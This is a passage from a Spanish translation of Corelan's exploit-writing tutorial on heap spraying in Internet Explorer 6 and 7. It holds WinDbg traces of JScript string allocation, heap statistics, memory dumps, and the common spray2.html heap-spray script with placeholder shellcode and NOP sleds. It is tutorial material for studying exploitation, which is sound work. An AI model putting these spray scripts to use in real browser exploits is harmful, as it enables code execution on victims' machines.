
- Cuando para en el BP, una serie de comandos se ejecutará (todos los comandos entre comillas dobles). Puedes separar comandos mediante punto y coma. Los comandos recogerán el tamaño requerido de la pila (ESP +0C) y verán si el tamaño es más grande que 0xfff, sólo para evitar que vayamos a iniciar pequeñas asignaciones. Siéntete libre de cambiar este valor según sea necesario. A continuación, algunos datos sobre la llamada a la API y los argumentos se mostrarán, además de mostrar el puntero **returnTo** (básicamente muestra que la asignación volverá después de que termine de ejecutarse.


- Finalmente, "**g**", que le dirá al depurador que siga funcionando.
- A continuación, el resultado se escribe en **heapalloc.log.**
- Por último, "le diremos al depurador que empiece a correr (“g” final).

Puesto que sólo estamos interesados en las asignaciones se derivadas de la pulverización real, no se activará el Script de Windbg hasta justo antes de la pulverización real. Con el fin de hacer eso, vamos a cambiar el código javascript **spray1c.html** e insertar una alerta ("Ready to spray"), justo antes de la iteración cerca del final del Script:


```
// Crea el array.
testarray = new Array();
// Insertar alerta
alert(“Listo para pulverizar”);
for ( counter = 0; counter < nr_of_chunks; counter++)
{
        testarray[counter] = tag + chunk;
        document.write("Asignado " +
(tag.length+chunk.length).toString() + " bytes <br>");
}
alert(“Spray listo”)
```

Abre la página en IE6 y espera hasta que aparezca el primer MessageBox "**Ready to spray**". Attacha con Windbg (que detendrá el proceso) y pega en las 3 líneas de texto. La "**g**" al final del Script le dirá a WinDBG que continúe ejecutando el proceso.







Vuelve a la ventana del navegador y haz clic en "OK" en el MessageBox.



El Heap Spray ahora se ejecutará y WinDBG registrará todas las asignaciones más grandes que 0xfff bytes. Debido al logueo o registro, la pulverización tardará un poco más.
Cuando la pulverización se realiza, vuelve a Windbg y pausa WinDBG (CTRL + Break).



Dile a Windbg que detenga el registro mediante la emisión de la orden **.logclose** (no olvides el punto al empezar del comando).



Busca **heapalloc.log** en la carpeta de WinDBG. Sabemos que tenemos que buscar las asignaciones de 0×20010 bytes. Cerca del comienzo del archivo de registro, deberías ver algo como esto:

```
RtlAllocateHeap hHEAP 0x150000, Size: 0x20010, Allocate chunk at 0x2aab048
(774fcfdd)   ole32!CRetailMalloc_Alloc+0x16   |  (774fcffc)
ole32!CoTaskMemFree
```

Casi todas las demás entradas son muy similares a ésta. Esta entrada de registro nos muestra que:

- Hemos destinado un trozo del Heap del Heap del proceso predeterminado (0×00150000 en este caso).

- El tamaño del fragmento asignado fue de 0×20010 bytes.
- La cantidad se asignó en 0x002aab048.
- Después de asignar la cantidad, vamos a volver a 774fcfdd (CRetailMalloc_Alloc ole32! 0×16), por lo que la llamada a la asignación de la string estará justo antes de ese lugar.

Al desensamblar la función CRetailMalloc_Alloc, vemos esto:

```
0:009> u 774fcfcd
ole32!CRetailMalloc_Alloc:
774fcfcd 8bff            mov     edi,edi
774fcfcf 55              push    ebp
774fcfd0 8bec            mov     ebp,esp
774fcfd2 ff750c          push    dword ptr [ebp+0Ch]
774fcfd5 6a00            push    0
774fcfd7 ff3500706077    push    dword ptr [ole32!g_hHeap (77607000)]
774fcfdd ff15a0124e77    call    dword ptr [ole32!_imp__HeapAlloc
(774e12a0)]
774fcfe3 5d              pop     ebp
0:009> u
ole32!CRetailMalloc_Alloc+0x17:
774fcfe4 c20800          ret     8
```

Repite el ejercicio, pero en lugar de utilizar el script para iniciar la asignación, simplemente pondremos un BP en ole32! CRetailMalloc_Alloc (cuando se muestra el MessageBox "Ready to Spray o Listo para Pulverizar" en la pantalla). Presiona F5 en WinDBG por lo que el proceso se ejecuta de nuevo, a continuación, haz clic en "OK" para activar Heap Spray.

WinDBG ahora debería llegar al BP:

```
0:008> bp ole32!CRetailMalloc_Alloc
0:008> g
Breakpoint 0 hit
eax=7760700c ebx=00020000 ecx=77607034 edx=00000006 esi=00020010 edi=00038628
eip=774fcfdd esp=0013e1dc ebp=0013e1ec iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ole32!CRetailMalloc_Alloc:
774fcfdd 8bff            mov     edi,edi
```

Lo que buscamos en este momento, es el Call Stack. Tenemos que averiguar de dónde fue llamada CRetailMalloc_Alloc, y averiguar dónde o cómo se asignan cadenas de javascript en el proceso del explorador. Ya vemos el tamaño de la asignación en ESI (0×20010), por lo que cualquier rutina que decidió tomar el tamaño 0×20010, ya hizo su trabajo.

Puedes mostrar el Call Stack ejecutando el comando "kb" en Windbg. En este punto, debes obtener algo similar a esto:

```
0:000> kb
ChildEBP RetAddr  Args to Child
0013e1d8 77124b32 77607034 00020010 00038ae8 ole32!CRetailMalloc_Alloc
0013e1ec 77124c5f 00020010 00038b28 0013e214
OLEAUT32!APP_DATA::AllocCachedMem+0x4f
0013e1fc 75c61e8d 00000000 001937d8 00038bc8
OLEAUT32!SysAllocStringByteLen+0x2e
0013e214 75c61e12 00020000 00039510 0013e444
jscript!PvarAllocBstrByteLen+0x2e
0013e230 75c61da6 00039520 0001fff8 00038b28 jscript!ConcatStrs+0x55
0013e258 75c61bf4 0013e51c 00039a28 0013e70c
jscript!CScriptRuntime::Add+0xd4
0013e430 75c54d34 0013e51c 75c51b40 0013e51c
jscript!CScriptRuntime::Run+0x10d8
0013e4f4 75c5655f 0013e51c 00000000 00000000
jscript!ScrFncObj::Call+0x69
0013e56c 75c5cf2c 00039a28 0013e70c 00000000
jscript!CSession::Execute+0xb2
0013e5bc 75c5eeb4 0013e70c 0013e6ec 75c57fdc
jscript!COleScript::ExecutePendingScripts+0x14f
0013e61c 75c5ed06 001d0f0c 013773a4 00000000
jscript!COleScript::ParseScriptTextCore+0x221
0013e648 7d530222 00037ff4 001d0f0c 013773a4
jscript!COleScript::ParseScriptText+0x2b
0013e6a0 7d5300f4 00000000 01378f20 00000000
mshtml!CScriptCollection::ParseScriptText+0xea
0013e754 7d52ff69 00000000 00000000 00000000
mshtml!CScriptElement::CommitCode+0x1c2
0013e78c 7d52e14b 01377760 0649ab4e 00000000
mshtml!CScriptElement::Execute+0xa4
0013e7d8 7d4f8307 01378100 01377760 7d516bd0
mshtml!CHtmParse::Execute+0x41
```

El Call Stack nos dice que oleaut32.dll parece ser un módulo importante con respecto a las asignaciones de cadena. Al parecer hay también algún mecanismo de almacenamiento en caché involucrado (OLEAUT32! App_Data :: AllocCachedMem). Hablaremos más sobre esto en el capítulo sobre **heaplib**.

Si quieres ver cómo y cuándo la etiqueta se escribe en el trozo del Heap, ejecuta el código javascript de nuevo, y para en el MessageBox "Ready to Spray".
Cuando esa alerta se activa:

- Localiza la dirección de memoria de la etiqueta: **s -a 0×00000000 L?0x7fffffff “CORELAN”** (digamos que retorna 0x001ce084).
- Pon un BP “On Read” en esa dirección: **ba r 4 0x001ce084**.
- Ejecuta: **g**.

Haz clic en "Aceptar" en el MessageBox, lo que permite la iteración o bucle para ejecutarse. Tan pronto como la etiqueta se añade a los NOP´s, parará en un BP, mostrando esto:

```
0:008> ba r 4 001ce084
0:008> g
Breakpoint 0 hit
eax=00038a28 ebx=00038b08 ecx=00000001 edx=00000008 esi=001ce088
edi=002265d8
eip=75c61e27 esp=0013e220 ebp=0013e230 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010202
jscript!ConcatStrs+0x66:
75c61e27 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
```

Esto parece ser un **memcpy()** en JScript!ConcatStrs(), la copia de la etiqueta en el trozo del Heap (de [ESI] a [EDI]).

En el código de pulverización de javascript actual, estamos concatenando dos cadenas juntas, lo que explica los NOP´s y las etiquetas se escriben por separado. Antes de escribir la etiqueta en el trozo, ya podemos ver que los NOP´s están en su lugar.

ESI (fuente) vs EDI (destino), ECX se utiliza como contador aquí, y el valor 0×1 (Otro REP MOVS se ejecutará, copiando otros 4 bytes).

```
0:000> d esi-4
001ce084  43 4f 52 45 4c 41 4e 21-00 00 00 00 0a 00 03 00  CORELAN!........
001ce094  7e 01 0a 00 4a 00 53 00-63 00 72 00 69 00 70 00  ~...J.S.c.r.i.p.
001ce0a4  74 00 3a 00 30 00 30 00-30 00 30 00 33 00 32 00  t.:.0.0.0.0.3.2.
001ce0b4  37 00 32 00 3a 00 30 00-30 00 30 00 30 00 32 00  7.2.:.0.0.0.0.2.
001ce0c4  36 00 38 00 30 00 3a 00-33 00 39 00 35 00 31 00  6.8.0.:.3.9.5.1.
001ce0d4  36 00 31 00 34 00 30 00-00 00 00 00 05 00 0a 00  6.1.4.0.........
001ce0e4  70 01 08 00 00 00 00 00-70 41 16 00 50 88 1c 00  p.......pA..P...
001ce0f4  18 78 1c 00 00 00 00 00-00 00 00 00 5f 00 00 00  .x.........._...
0:000> d edi-4
002265d4  43 4f 52 45 90 90 90 90-90 90 90 90 90 90 90 90  CORE............
002265e4  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
002265f4  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226604  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226614  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226624  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226634  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226644  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

Echemos un vistazo a lo que ocurre en IE7 utilizando el script del mismo Heap Spray.

Probando el mismo Script en IE7

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Al abrir el script de ejemplo (spray1c.html) en IE7 y permitir que el código javascript se ejecute, una búsqueda en Windbg muestra que nos las arreglamos para pulverizar el Heap muy bien:

```
0:013> s -a 0x00000000 L?0x7fffffff "CORELAN"
0017b674  43 4f 52 45 4c 41 4e 21-00 00 00 00 20 83 a3 ea  CORELAN!.... ...
033c2094  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
039e004c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03a4104c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03a6204c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03aa104c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03ac204c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03ae304c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b0404c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b2504c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b4604c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b6704c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b8804c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
```

Vamos a ver los tamaños de asignación:

```
0:013> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    20fc1 c9 - 19e5e89  (87.95)
    1fff8 7 - dffc8  (2.97)
    3fff8 2 - 7fff0  (1.70)
    fff8 6 - 5ffd0  (1.27)
    7ff8 9 - 47fb8  (0.95)
    1ff8 24 - 47ee0  (0.95)
    3ff8 f - 3bf88  (0.80)
    8fc1 5 - 2cec5  (0.60)
    18fc1 1 - 18fc1  (0.33)
    7ff0 3 - 17fd0  (0.32)
    13fc1 1 - 13fc1  (0.27)
    7f8 1d - e718  (0.19)
    b2e0 1 - b2e0  (0.15)
    ff8 b - afa8  (0.15)
    7db4 1 - 7db4  (0.10)
    614 13 - 737c  (0.10)
    57e0 1 - 57e0  (0.07)
    20 294 - 5280  (0.07)
    4ffc 1 - 4ffc  (0.07)
    3f8 13 - 4b68  (0.06)
```

Por supuesto, podríamos haber encontrado el tamaño del Heap, localizando el trozo del Heap correspondiente a una de las direcciones de nuestro resultado de la búsqueda:

```
0:013> !heap -p -a 03b8804c
    address 03b8804c found in
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        03b88040 4200 0000  [01]   03b88048    20fc1 - (busy)
```

El UserSize es más grande que el que está en IE6, por lo que los "agujeros" entre 2 trozos serían un poco más grandes. Debido a que el trozo entero es más grande y contiene más NOP´s que nuestros primeros dos scripts, esto puede que no sea un problema.

Ingredientes para un buen Heap Spray

Nuestras pruebas han demostrado que tenemos que tratar de minimizar la cantidad de espacio entre dos bloques. Si tienes que "saltar" a una dirección del Heap, tenemos que reducir al mínimo el riesgo de aterrizar en medio de dos trozos. Cuanto más pequeño sea el espacio, menor es el riesgo. Al llenar una gran parte de cada bloque con NOP´s, y tratando de obtener la dirección base de cada asignación más o menos lo mismo cada vez que salta al **nopsled** en el Heap Spray sería mucho más fiable.

El script se utilizó hasta ahora logró desencadenar las asignaciones del Heap con su tamaño perfectamente en IE6, y trozos algo más grandes en IE7.

La velocidad es importante. Durante la pulverización del Heap, el navegador puede parecer que no responda durante un tiempo corto. Si esto toma mucho tiempo, el usuario realmente puede matar el proceso de Internet Explorer antes de que la pulverización haya terminado.

Resumiendo todo esto, un Spray bueno para IE6 e IE7:

- Debe ser rápido. Se debe encontrar un buen equilibrio entre el tamaño de bloque y el número de iteraciones.

- Debe ser confiable. La dirección de destino (más sobre esto, más adelante) debe apuntar en nuestros NOP´s cada vez.

En el próximo capítulo, vamos a ver una versión optimizada del script Heap Spray y comprobaremos que es rápido y confiable.

También necesitamos averiguar qué dirección predecible debemos mirar, y cuál es el impacto en el script. Después de todo, si deseas ejecutar el script

actual varias veces (cierra IE y abre la página de nuevo), te darías cuenta de que las direcciones en las que se asignan los trozos son más propensos a ser diferentes cada vez, así que no hemos llegado a nuestra meta final todavía.

Antes de pasar a una versión mejorada del script de Heap Spray, hay una cosa más que quiero explicar, el recolector de basura.

El recolector de basura

Javascript es el lenguaje de scripting y no requiere que trates con la gestión de memoria. La asignación de nuevos objetos o variables es muy sencilla, y no tienes por qué preocuparte de la limpieza de la memoria. El motor de Javascript en Internet Explorer tiene un proceso llamado "recolector de basura", que buscará trozos que se pueden extraer de la memoria.

Cuando una variable se crea con la palabra clave "var", tiene un alcance global y no será eliminada por el recolector de basura. Otras variables u objetos, que ya no son necesarios (no está en el ámbito), o marcado para ser eliminado, será eliminado por el recolector de basura la próxima vez que se ejecute.

Vamos a hablar más sobre el recolector de basura en el capítulo de **heaplib**.

Script de Heap Spray

Script de uso común

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Una búsqueda rápida para Exploits de Heap Spray de IE6 e IE7 en **Exploit-DB** retorna más o menos el mismo script la mayoría de las veces (spray2.html):

```
<html>
<script >
var shellcode = unescape('%u\4141%u\4141');
var bigblock = unescape('%u\9090%u\9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block +
fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }
</script>
</html>
```

Este script asignará grandes bloques, y pulverizará 500 veces.

Ejecuta el script en IE6 e IE7 unas cuantas veces y vuelca las asignaciones.

IE6 (UserSize 0x7ffe0)

```
0:008> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    7ffe0 1f5 - fa7c160  (99.67)
    13e5c 1 - 13e5c  (0.03)
    118dc 1 - 118dc  (0.03)
    8000 2 - 10000  (0.02)
    b2e0 1 - b2e0  (0.02)
    8c14 1 - 8c14  (0.01)
    7fe0 1 - 7fe0  (0.01)
    7fb0 1 - 7fb0  (0.01)
    7b94 1 - 7b94  (0.01)
    20 31a - 6340  (0.01)
    57e0 1 - 57e0  (0.01)
    4ffc 1 - 4ffc  (0.01)
    614 c - 48f0  (0.01)
    3fe0 1 - 3fe0  (0.01)
    3fb0 1 - 3fb0  (0.01)
    3980 1 - 3980  (0.01)
    580 8 - 2c00  (0.00)
    2a4 f - 279c  (0.00)
    d8 26 - 2010  (0.00)
    1fe0 1 - 1fe0  (0.00)
```

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Run 1:

```
0:008> !heap -flt s 0x7ffe0
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        02950018 fffc 0000  [0b]   02950020    7ffe0 - (busy VirtualAlloc)
        028d0018 fffc fffc  [0b]   028d0020    7ffe0 - (busy VirtualAlloc)
        029d0018 fffc fffc  [0b]   029d0020    7ffe0 - (busy VirtualAlloc)
        02a50018 fffc fffc  [0b]   02a50020    7ffe0 - (busy VirtualAlloc)
        02ad0018 fffc fffc  [0b]   02ad0020    7ffe0 - (busy VirtualAlloc)
        02b50018 fffc fffc  [0b]   02b50020    7ffe0 - (busy VirtualAlloc)
        02bd0018 fffc fffc  [0b]   02bd0020    7ffe0 - (busy VirtualAlloc)
        02c50018 fffc fffc  [0b]   02c50020    7ffe0 - (busy VirtualAlloc)
        02cd0018 fffc fffc  [0b]   02cd0020    7ffe0 - (busy VirtualAlloc)
        02d50018 fffc fffc  [0b]   02d50020    7ffe0 - (busy VirtualAlloc)
        02dd0018 fffc fffc  [0b]   02dd0020    7ffe0 - (busy VirtualAlloc)
<...>
        0bf80018 fffc fffc  [0b]   0bf80020    7ffe0 - (busy VirtualAlloc)
        0c000018 fffc fffc  [0b]   0c000020    7ffe0 - (busy VirtualAlloc)
        0c080018 fffc fffc  [0b]   0c080020    7ffe0 - (busy VirtualAlloc)
        0c100018 fffc fffc  [0b]   0c100020    7ffe0 - (busy VirtualAlloc)
        0c180018 fffc fffc  [0b]   0c180020    7ffe0 - (busy VirtualAlloc)
        0c200018 fffc fffc  [0b]   0c200020    7ffe0 - (busy VirtualAlloc)
        0c280018 fffc fffc  [0b]   0c280020    7ffe0 - (busy VirtualAlloc)
        0c300018 fffc fffc  [0b]   0c300020    7ffe0 - (busy VirtualAlloc)
```

Run 2:

```
0:008> !heap -flt s 0x7ffe0
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        02950018 fffc 0000  [0b]   02950020    7ffe0 - (busy VirtualAlloc)
        02630018 fffc fffc  [0b]   02630020    7ffe0 - (busy VirtualAlloc)
        029d0018 fffc fffc  [0b]   029d0020    7ffe0 - (busy VirtualAlloc)
        02a50018 fffc fffc  [0b]   02a50020    7ffe0 - (busy VirtualAlloc)
        02ad0018 fffc fffc  [0b]   02ad0020    7ffe0 - (busy VirtualAlloc)
        02b50018 fffc fffc  [0b]   02b50020    7ffe0 - (busy VirtualAlloc)
        02bd0018 fffc fffc  [0b]   02bd0020    7ffe0 - (busy VirtualAlloc)
        02c50018 fffc fffc  [0b]   02c50020    7ffe0 - (busy VirtualAlloc)
        02cd0018 fffc fffc  [0b]   02cd0020    7ffe0 - (busy VirtualAlloc)
        02d50018 fffc fffc  [0b]   02d50020    7ffe0 - (busy VirtualAlloc)
        02dd0018 fffc fffc  [0b]   02dd0020    7ffe0 - (busy VirtualAlloc)
        02e50018 fffc fffc  [0b]   02e50020    7ffe0 - (busy VirtualAlloc)
        02ed0018 fffc fffc  [0b]   02ed0020    7ffe0 - (busy VirtualAlloc)
<...>
        0bf00018 fffc fffc  [0b]   0bf00020    7ffe0 - (busy VirtualAlloc)
        0bf80018 fffc fffc  [0b]   0bf80020    7ffe0 - (busy VirtualAlloc)
        0c000018 fffc fffc  [0b]   0c000020    7ffe0 - (busy VirtualAlloc)
        0c080018 fffc fffc  [0b]   0c080020    7ffe0 - (busy VirtualAlloc)
        0c100018 fffc fffc  [0b]   0c100020    7ffe0 - (busy VirtualAlloc)
        0c180018 fffc fffc  [0b]   0c180020    7ffe0 - (busy VirtualAlloc)
        0c200018 fffc fffc  [0b]   0c200020    7ffe0 - (busy VirtualAlloc)
        0c280018 fffc fffc  [0b]   0c280020    7ffe0 - (busy VirtualAlloc)
        0c300018 fffc fffc  [0b]   0c300020    7ffe0 - (busy VirtualAlloc)
        0c380018 fffc fffc  [0b]   0c380020    7ffe0 - (busy VirtualAlloc)
<...>
```

En ambos casos:

- Vemos un patrón (direcciones del Heap_Entry empiezan por 0x 0018).
- Las direcciones más altas parecen ser las mismas cada vez.
- El tamaño del bloque en javascript parecía haber desencadenado bloques de VirtualAlloc().

Además de eso, parece que los trozos fueron llenados. Si vuelcas o Dumpeas uno de los trozos, súmale el Offset 7ffe0 y réstale 40 (ver el final del trozo), obtenemos lo siguiente:

```
0:008> d 0c800020+7ffe0-40
0c87ffc0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c87ffd0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c87ffe0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c87fff0  90 90 90 90 90 90 90 90-41 41 41 41 00 00 00 00  ........AAAA....
0c880000  00 00 90 0c 00 00 80 0c-00 00 00 00 00 00 00 00  ................
0c880010  00 00 08 00 00 00 08 00-20 00 00 00 00 0b 00 00  ........ .......
0c880020  d8 ff 07 00 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c880030  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

Vamos a intentar hacer lo mismo en IE7 de nuevo.

IE7 (UserSize 0x7ffe0)

```
0:013> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    7ffe0 1f5 - fa7c160  (98.76)
    1fff8 6 - bffd0  (0.30)
    3fff8 2 - 7fff0  (0.20)
    fff8 5 - 4ffd8  (0.12)
    7ff8 9 - 47fb8  (0.11)
    1ff8 20 - 3ff00  (0.10)
    3ff8 e - 37f90  (0.09)
    13fc1 1 - 13fc1  (0.03)
    12fc1 1 - 12fc1  (0.03)
    8fc1 2 - 11f82  (0.03)
    b2e0 1 - b2e0  (0.02)
    7f8 15 - a758  (0.02)
    ff8 a - 9fb0  (0.02)
    7ff0 1 - 7ff0  (0.01)
    7fe0 1 - 7fe0  (0.01)
    7fc1 1 - 7fc1  (0.01)
    7db4 1 - 7db4  (0.01)
    614 13 - 737c  (0.01)
    57e0 1 - 57e0  (0.01)
    20 294 - 5280  (0.01)
```

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Run 1:

```
0:013> !heap -flt s 0x7ffe0
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        03e70018 fffc 0000  [0b]   03e70020    7ffe0 - (busy VirtualAlloc)
        03de0018 fffc fffc  [0b]   03de0020    7ffe0 - (busy VirtualAlloc)
        03f00018 fffc fffc  [0b]   03f00020    7ffe0 - (busy VirtualAlloc)
        03f90018 fffc fffc  [0b]   03f90020    7ffe0 - (busy VirtualAlloc)
        04020018 fffc fffc  [0b]   04020020    7ffe0 - (busy VirtualAlloc)
        040b0018 fffc fffc  [0b]   040b0020    7ffe0 - (busy VirtualAlloc)
        04140018 fffc fffc  [0b]   04140020    7ffe0 - (busy VirtualAlloc)
        041d0018 fffc fffc  [0b]   041d0020    7ffe0 - (busy VirtualAlloc)
        04260018 fffc fffc  [0b]   04260020    7ffe0 - (busy VirtualAlloc)
        042f0018 fffc fffc  [0b]   042f0020    7ffe0 - (busy VirtualAlloc)
        04380018 fffc fffc  [0b]   04380020    7ffe0 - (busy VirtualAlloc)
        04410018 fffc fffc  [0b]   04410020    7ffe0 - (busy VirtualAlloc)
        044a0018 fffc fffc  [0b]   044a0020    7ffe0 - (busy VirtualAlloc)
<...>
        0bf50018 fffc fffc  [0b]   0bf50020    7ffe0 - (busy VirtualAlloc)
        0bfe0018 fffc fffc  [0b]   0bfe0020    7ffe0 - (busy VirtualAlloc)
        0c070018 fffc fffc  [0b]   0c070020    7ffe0 - (busy VirtualAlloc)
        0c100018 fffc fffc  [0b]   0c100020    7ffe0 - (busy VirtualAlloc)
        0c190018 fffc fffc  [0b]   0c190020    7ffe0 - (busy VirtualAlloc)
        0c220018 fffc fffc  [0b]   0c220020    7ffe0 - (busy VirtualAlloc)
        0c2b0018 fffc fffc  [0b]   0c2b0020    7ffe0 - (busy VirtualAlloc)
        0c340018 fffc fffc  [0b]   0c340020    7ffe0 - (busy VirtualAlloc)
        0c3d0018 fffc fffc  [0b]   0c3d0020    7ffe0 - (busy VirtualAlloc)
<...>
```

